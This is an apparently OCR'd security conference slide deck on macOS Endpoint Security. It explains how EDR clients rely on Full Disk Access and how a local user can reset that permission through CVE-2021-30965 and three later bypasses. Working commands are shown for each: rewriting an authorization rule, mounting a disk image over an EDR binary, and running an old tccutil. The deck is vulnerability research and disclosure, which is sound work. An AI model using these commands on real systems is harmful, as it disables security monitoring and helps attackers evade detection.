The Achilles heel of Endpoint Security

OFFENSIVE security

Csaba Fitzl

Twitter: @theevilbit

whoami

- lead content developer of
  "EXP-312: macOS Control Bypasses"
  @ Offensive Security
- ex red/blue teamer
- macOS bug hunter
- husband, father
- hiking, trail running 🥾 🏔️🏃


agenda

1. The Endpoint Security Framework
2. Installing an ES client
3. Scene 1: CVE-2021-30965
4. Scene 2: Bypass 1 - the authorization database
5. Scene 3: The authorization fix
6. Scene 4: Bypass 2 - the power of mount
7. Scene 5: Bypass 3 - The return of tccutil
8. Scene 6: The very first issue
9. Full Disk Access

Endpoint Security

Endpoint Security

- KEXT - MACF, kauth
- dylib - C API for clients
- endpointsecurityd - loading SEXT via launchd
- sysextd - validation and copy
- SystemExtension.framework - activation and deactivation of the extension
- systemextensionsctl - basic control of sysxextd
- more: Scott Knight's OBTS talk



1: Scott Knight, https://knight.sc/reverse%20engineering/2019/10/31/macos-catalina-privilege-escalation.html

Endpoint Security

- ~100 hooks / ES events
- user mode events are mapped to kernel MACF hooks
- examples:
  - ES_EVENT_TYPE_NOTIFY_CHROOT - es_vnode_check_chroot
  - ES_EVENT_TYPE_NOTIFY_MOUNT - es_mount_check_mount_late
  - ES_EVENT_TYPE_NOTIFY_MMAP - es_file_check_mmap
  - ES_EVENT_TYPE_AUTH_GET_TASK - es_proc_check_get_task


Endpoint Security

- very powerful!!!
- extending MACF to user mode
- MACF was never officially supported
- now we have in user mode ❤️

Installing an Endpoint Security Client

Installation

- System Preferences -> Security & Privacy
- need to grant FDA permission



Installation

- ES_NEW_CLIENT_RESULT_ERR_NOT_PERMITTED
  "This error indicates the app lacks Transparency, Consent, and Control (TCC) approval from the user"

```
csaby@max ~ % sudo /Applications/ProcessMonitor.app/Contents/MacOS/ProcessMonitor
Password:
2022-09-26 10:05:44.180 ProcessMonitor[91321:4107233] ERROR: es_new_client() failed
2022-09-26 10:05:44.181 ProcessMonitor[91321:4107233] ES_NEW_CLIENT_RESULT_ERR_NOT_PERMITTED: "The caller is not permitted to connect. They lack Transparency, Consent, and Control (TCC) approval form the user."
csaby@max ~ %
```

- if revoked the client can still run, until restarted
- since the permission is crucial - revoking it is hard, right? right????

Scene 1:
CVE-2021-30965

CVE-2021-30965

```
csaby@mantarey ~ % tccutil reset All
Successfully reset All
```

CVE-2021-30965

- the fix: now we need authorization
- forced user authentication, even for root

```
csaby@mantarey ~ % tccutil reset All
bundle com.sentinelone.sentineld is an endpoint security client; authorization required
tccutil: Authorization failed: The authorization was canceled by the user.
csaby@mantarey ~ % tccutil reset SystemPolicyAllFiles
bundle com.sentinelone.sentineld is an endpoint security client; authorization required
tccutil: Authorization failed: The authorization was canceled by the user.
```

“Ineligible for a bounty.”

-Apple

Scene 2:
Bypass 1 - the authorization database

Bypass 1

```
loc_1000034a3:
    [rdi release];
    r13 = var_2E0;
    [r13 release];
    [var_2F8 release];
    var_1B0 = 0x0;
    xmm0 = intrinsic_movaps(0x0, *(int128_t *)0x1000040b0);
    *(int128_t *)(&var_B0 + 0x10) = intrinsic_movaps(*(int128_t *)(&var_B0 + 0x10), xmm0);
    var_B0 = intrinsic_movaps(var_B0, intrinsic_movaps(xmm0, *(int128_t *)0x1000040a0));
    var_130 = 0x1;
    *(&var_130 + 0x8) = &var_B0;
    rax = AuthorizationCreate(&var_130, 0x0, 0x3, &var_1B0);
    r12 = rax;
    AuthorizationFree(var_1B0, 0x8);
    rbx = var_300;
    r15 = var_2F0;
    if (r12 != 0x0) goto loc_100003745;
```

```
00000001000040a0         dq         2.122e-314, 0.0                    ; "com.apple.tcc.util.admin", DATA
XREF=EntryPoint+2212
```

```
csaby@mantarey ~ % security authorization read com.apple.tcc.util.admin
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>class</key>
  <string>rule</string>
  <key>comment</key>
  <string>For modification of TCC settings.</string>
  <key>created</key>
  <real>657182100.19664896</real>
  <key>modified</key>
  <real>657182100.19664896</real>
  <key>rule</key>
  <array>
      <string>authenticate-admin-nonshared</string>
  </array>
  <key>version</key>
  <integer>0</integer>
</dict>
</plist>
YES (0)
```

- forced user authentication, even for root - why?

Bypass 1

- ok, but if we are root?
- let's edit the database! 💡
- the bar is raised, a little

```
csaby@mantarey ~ % tccutil reset SystemPolicyAllFiles
bundle com.sentinelone.sentineld is an endpoint security client; authorization required
Successfully reset SystemPolicyAllFiles
```


```
csaby@mantarey ~ % sudo security authorization write com.apple.tcc.util.admin allow
YES (0)

csaby@mantarey ~ % security authorization read com.apple.tcc.util.admin
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>class</key>
  <string>rule</string>
  <key>created</key>
  <real>657182100.19664896</real>
  <key>modified</key>
  <real>660750132.03988397</real>
  <key>rule</key>
  <array>
      <string>allow</string>
  </array>
  <key>version</key>
  <integer>0</integer>
</dict>
</plist>
YES (0)
```

“Ineligible for a bounty.”

-Apple

Scene 3:
The authorization fix


YOU CAN'T BYPASS AUTHORIZATION
IF THERE IS NO AUTHORIZATION
imgflip.com

authorization fix

- no more authorization!

```
csaby@mantarey ~ % tccutil reset SystemPolicyAllFiles
Full Disk Access is required to reset Endpoint Security extension: com.objective-see.blockblock
tccutil: Operation not permitted without Full Disk Access
```

- we need FDA permission now

- tccutil can read the TCC db for FDA, because: `com.apple.private.tcc.manager.access.read` with `kTCCServiceSystemPolicyAllFiles `

- MacAdmins: tccutil errors out at first rule reset failure (e.g.: no FDA + tries to reset ES client)

Scene 4:
Bypass 2 - the power of mount

Bypass 2

- how does tccutil determine if an entry is related to ES client?
  - checks the file on disk
  - checks: com.apple.developer.endpoint-security.client

- bypass (root is likely required):
  - 💡mount over the binary
  - run tccutil

```
csaby@mantarey ~ % hdiutil create /tmp/tmp.dmg -size 10m -ov -volname "bypass" -fs APFS
created: /tmp/tmp.dmg

csaby@mantarey ~ % sudo hdiutil attach -mountpoint /Library/Sentinel /tmp/tmp.dmg
/dev/disk3            GUID_partition_scheme
/dev/disk3s1          Apple_APFS
/dev/disk4            EF57347C-0000-11AA-AA11-0030654
/dev/disk4s1          41504653-0000-11AA-AA11-0030654/Library/Sentinel

csaby@mantarey ~ % tccutil reset SystemPolicyAllFiles
Successfully reset SystemPolicyAllFiles
```

Scene 5:
Bypass 3 - The return of tccutil

Bypass 3

- get an old tccutil and don't afraid to use it
- AMFI limits the version, but the one from Big Sur works

```
csaby@csabys-Mac ~ % ./tccutil
tccutil: Usage: tccutil reset SERVICE [BUNDLE_ID]

csaby@csabys-Mac ~ % tccutil
tccutil: Usage: tccutil reset SERVICE [BUNDLE_ID]

csaby@csabys-Mac ~ % which tccutil
/usr/bin/tccutil

csaby@csabys-Mac ~ % tccutil reset All
Full Disk Access is required to reset Endpoint Security extension: com.objective-see.blockblock
tccutil: Operation not permitted without Full Disk Access

csaby@csabys-Mac ~ % ./tccutil reset All
Successfully reset All

csaby@csabys-Mac ~ % sw_vers
ProductName:	macOS
ProductVersion:	13.0
BuildVersion:	22A5321d

csaby@csabys-Mac ~ % shasum tccutil
7e5e7b1bcfbe147c323476688e7d8a171f0d6ba4  tccutil
```

Scene 6:
The very first issue


The first one

- macOS Catalina 10.15.4: "tccutil reset SystemPolicyAllFiles" is already disallowed
- CVE-2021-30965 only worked with "tccutil reset All"
- macOS Catalina 10.15: "tccutil reset SystemPolicyAllFiles" still works
- likely the trick was identified early (by who?), but the fix wasn't right

SUMMARY

tccutil's evolution

1. 15.0 - no restrictions
2. 15.4 - limit "tccutil reset SystemPolicyAllFiles"
3. 12.1 - limit "tccutil reset All/SystemPolicyAllFiles" w/ authorization
4. 12.3 - limit "tccutil reset All/SystemPolicyAllFiles" w/ FDA
5. ??? - ???



Full Disk Access


THE ABSOLUTE POWER!!!

FDA

- It controls:
  - Full Access to the TCC database
  - In general full access to user’s private files
  - Control Endpoint Security client registration
  - The ability to mount APFS snapshots
  - Access to many DataVaults
  - System Administration config files, like sudo, pam, etc…

FDA

- feels like lightweight SIP for user mode
- this is bad
  - people will grant their right to apps for convenience (e.g.: Terminal)
  - depending on the app, but can be easy to gain access (e.g.: .zshrc for Terminal)
- a better way
  - make granular rules
  - move TCC.db under full SIP protection
    - allow read for everyone
    - allow write only for tccd

OFFENSIVE® security

Csaba Fitzl
Twitter: @theevilbit

Resources

- flaticon.com - Freepik, rsetiawan